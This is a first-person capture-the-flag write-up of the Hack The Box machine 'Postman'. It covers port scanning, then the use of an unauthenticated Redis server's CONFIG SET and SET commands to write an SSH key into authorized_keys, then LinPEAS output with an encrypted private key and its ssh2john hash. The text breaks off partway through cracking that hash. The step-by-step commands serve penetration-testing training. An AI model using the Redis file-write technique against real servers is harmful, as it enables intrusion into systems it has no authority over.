HTB Postman — Full Write-up
Unauthenticated Redis writes an SSH key for the foothold, an encrypted backup key gets cracked, and a Webmin RCE hands over root.

Target: 10.129.2.1 (HTB “Postman”) OS: Ubuntu 18.04.3 LTS
1. Reconnaissance
Every box starts the same way: knock on every door before deciding which ones are worth kicking. A full TCP port scan first, so nothing hides on a high port while I’m busy staring at the top-1000 list.
1
nmap -p- --min-rate=2000 -T4 -oN scans/ports_all.txt 10.129.2.1
1
2
3
4
5
6
7
8
9
10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-12 20:17 +0300
Nmap scan report for 10.129.2.1
Host is up (0.10s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
6379/tcp  open     redis
10000/tcp open     snet-sensor-mgmt
30764/tcp filtered unknown
Four open ports and one filtered. Redis sitting on the network with no firewall in front of it is already a flag in my head — it’s a keystore, not meant to be internet-facing, and by default it ships with no authentication at all. Feed the open ports back into nmap for a proper service/version pass:
1
2
ports=$(grep -oP '^\d+(?=/tcp\s+open)' scans/ports_all.txt | paste -sd,)
nmap -sC -sV -p"$ports" -oN scans/ports_detailed.txt 10.129.2.1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-12 20:20 +0300
Nmap scan report for 10.129.2.1
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-server-header: MiniServ/1.910
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.81 seconds
So the shortlist is: SSH (not much to do with it yet, no creds), a plain Apache site, Redis 4.0.9 wide open, and Webmin 1.910 — an old release of a well-known Linux administration panel — listening on port 10000.
2. Web & Service Enumeration
2.1 Port 80
1

http://10.129.2.1/
A static “under construction” landing page for “The Cyber Geek’s Personal Website” — no login form, no obvious app logic.
2.2 Port 6379 (Redis) over HTTP
Just to see what happens if you talk HTTP to a non-HTTP service:
1
http://10.129.2.1:6379/
1
-ERR wrong number of arguments for 'get' command
That error is the RESP protocol talking back — Redis parsed the raw HTTP request line as a Redis command (GET / HTTP/1.1) and complained about argument count. It’s a nice, free confirmation that this is a real, reachable, protocol-speaking Redis instance and not just a filtered port.

2.3 Port 10000 (Webmin)
1

http://10.129.2.1:10000/
1
2
Error - Document follows
This web server is running in SSL mode. Try the URL https://10.129.2.1:10000/ instead.
Following that over HTTPS lands on the actual Webmin login screen:

No default creds work, so this gets parked for later — Webmin is exactly the kind of target worth coming back to once I have any valid username/password pair, since it’s frequently reused across services on a box like this.
2.4 Directory and vhost brute forcing
1
2
3
4
5
6
ffuf -u http://10.129.2.1/FUZZ \
  -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
  -e .php,.html,.txt,.bak,.zip \
  -fc 404 \
  -t 50 \
  -o scans/ffuf_dir.json

Found one real directory, /upload/ — just a bucket of static image assets for the site template, nothing sensitive.
1
2
3
4
5
gobuster dns \
  -d 10.129.2.1 \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -t 50 \
  -o gobuster_dns.txt
Nothing found. The web app on port 80 is a dead end — the real way in is Redis.
3. Exploiting Unauthenticated Redis for a Foothold
Here’s the mental model that matters: Redis is designed to be used by a trusted application on a trusted network, so out of the box it assumes whoever can reach it on the wire is allowed to be there. There’s no login. Anyone who can open a TCP connection to port 6379 can issue any command Redis supports — including two commands that, together, add up to an arbitrary-file-write primitive: CONFIG SET dir and CONFIG SET dbfilename.
Think of it like a hotel mailroom clerk who has no ID-check policy: normally the clerk just files incoming parcels under the room number and guest name printed on the label. But because there’s no verification step, anyone walking in off the street can tell the clerk “actually, file the next parcel under Room 305, addressed to ‘the key under the doormat’” — and the clerk, having no reason to doubt you, complies. Redis’s persistence mechanism works the same way: it periodically (or on SAVE) dumps its entire in-memory dataset to a file, and CONFIG SET dir / CONFIG SET dbfilename let an unauthenticated client choose exactly where that file lands and what it’s named. If I can also control what gets written into that file — by SET-ing a key to the content I want — I’ve effectively turned Redis into a service that writes arbitrary files anywhere its process can write.
The obvious target: the redis user’s own ~/.ssh/authorized_keys. Redis conveniently tells you its default working directory:
1
nc 10.129.2.1 6379 -v
1
2
3
4
5
6
7
8
9
Connection to 10.129.2.1 6379 port [tcp/redis] succeeded!
CONFIG GET DIR
*2
$3
dir
$14
/var/lib/redis
CONFIG SET dir /var/lib/redis/.ssh
+OK
Redirecting the save directory into /var/lib/redis/.ssh and naming the resulting dump file authorized_keys:
1
nc 10.129.2.1 6379 -v
1
2
3
Connection to 10.129.2.1 6379 port [tcp/redis] succeeded!
CONFIG SET dbfilename authorized_keys
+OK
Then loading my own SSH public key as the value of a throwaway key so it ends up inside the persisted dump:
1
cat key.txt | redis-cli -h 10.129.2.1 -x SET ssh_key
1
OK
Once that value is written to disk as /var/lib/redis/.ssh/authorized_keys, the Redis RDB framing around it doesn’t matter — OpenSSH just scans the file for lines that look like ssh-rsa AAAA..., and my key qualifies even sitting inside Redis’s binary dump format.
4. Landing on the Box as redis
1
ssh -i id_rsa redis@10.129.2.1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ED25519 key fingerprint is: SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
Foothold. This is the whole point of the Redis trick — abusing a database’s own persistence feature to plant a credential where SSH will trust it.
5. Local Enumeration
1
redis@Postman:/home/Matt$ cat /etc/passwd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
Matt:x:1000:1000:,,,:/home/Matt:/bin/bash
redis:x:107:114::/var/lib/redis:/bin/bash
One real human account: Matt. That’s the target for privilege escalation.
1
redis@Postman:/home/Matt$ uname -a
1
Linux Postman 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
6. LinPEAS and the Encrypted Backup Key
With a low-privilege shell, it’s time to stop guessing and let a script sweep the filesystem for anything shiny. LinPEAS is basically a black light for a Linux box — it doesn’t find things by being clever, it finds them by checking everywhere a secret conventionally hides (world-readable configs, SUID binaries, cron jobs, .bak files, key material) faster than a human would bother to.

LinPEAS was transferred to the target over the redis SSH access using the id_rsa generated earlier, dropped into /tmp, and executed. Its SSH-files search turned up an encrypted RSA private key backup, owned by Matt, sitting in /opt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwC06MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4K3d6gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOcsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavv A+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5R0jgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4q2GF62KpttgSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----

-rw-rw---- 1 redis redis 856 Aug 12 18:55 /var/lib/redis/.ssh/authorized_keys

-rw-r--r-- 1 root root 172 Aug 24  2019 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root  92 Aug 24  2019 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 392 Aug 24  2019 /etc/ssh/ssh_host_rsa_key.pub

Port 22
PermitRootLogin yes
PubkeyAuthentication yes
AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2
PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes

Some certificates were found (out limited):
/etc/ssl/certs/ACCVRAIZ1.pem
/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem
The Proc-Type: 4,ENCRYPTED header says this key is passphrase-protected — it’s not usable as-is, but it’s a very strong signal that Matt reuses a password somewhere, and that password is what unlocks this key.
7. Cracking the Passphrase
An encrypted private key is like a diary with a combination lock instead of a login form — you can’t “log in” to it, but if you can turn the lock mechanism into something you can test guesses against quickly, a wordlist attack becomes a matter of throwing enough combinations at it. ssh2john does exactly that: it doesn’t decrypt anything, it just repackages the key’s encryption parameters (cipher, salt, ciphertext) into the hash format John The Ripper knows how to iterate over.
1
2
3
nano id_rsa_bak.hash
python3 /usr/share/john/ssh2john.py id_rsa_bak.hash > id_rsa.hash
cat id_rsa.hash
1
id_rsa_bak.hash:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96c7e0bcdfadc8381617435d43770fe9af72f6036343b41eedbec5cdcaa2838217d09d77301892540fd90a267889909cebbc5d567a9bcc3648fd648b5743360df306e396b92ed5b26ae719c95fd1146f923b936ec6b13c2c32f2b35e491f11941a5cafd3e74b3723809d71f6ebd5d5c8c9a6d72cba593a26442afaf8f8ac928e9e28bba71d9c25a1ce403f4f02695c6d5678e98cbed0995b51c206eb58b0d3fa0437fbf1b4069a6962aea4665df2c1f762614fdd6ef09cc7089d7364c1b9bda52dbe89f4aa03f1ef178850ee8b0054e8ceb37d306584a81109e73315aebb774c656472f132be55b092ced1fe08f11f25304fe6b92c21864a3543f392f162eb605b139429bb561816d4f328bb62c5e5282c301cf507ece7d0cf4dd55b2f8ad1a6bc42cf84cb0e97df06d69ee7b4de783fb0b26727bdbdcdbde4bb29bcafe854fbdbfa5584a3f909e35536230df9d3db68c90541d3576cab29e033e825dd153fb1221c44022bf49b56649324245a95220b3cae60ab7e312b705ad4add1527853535ad86df118f8e6ae49a3c17bee74a0b460dfce0683cf393681543f62e9fb2867aa709d2e4c8bc073ac185d3b4c0768371360f737074d02c2a015e4c5e6900936cca2f45b6b5d55892c2b0c4a0b01a65a5a5d91e3f6246969f4b5847ab31fa256e34d2394e660de3df310ddfc023ba30f062ab3aeb15c3cd26beff31c40409be6c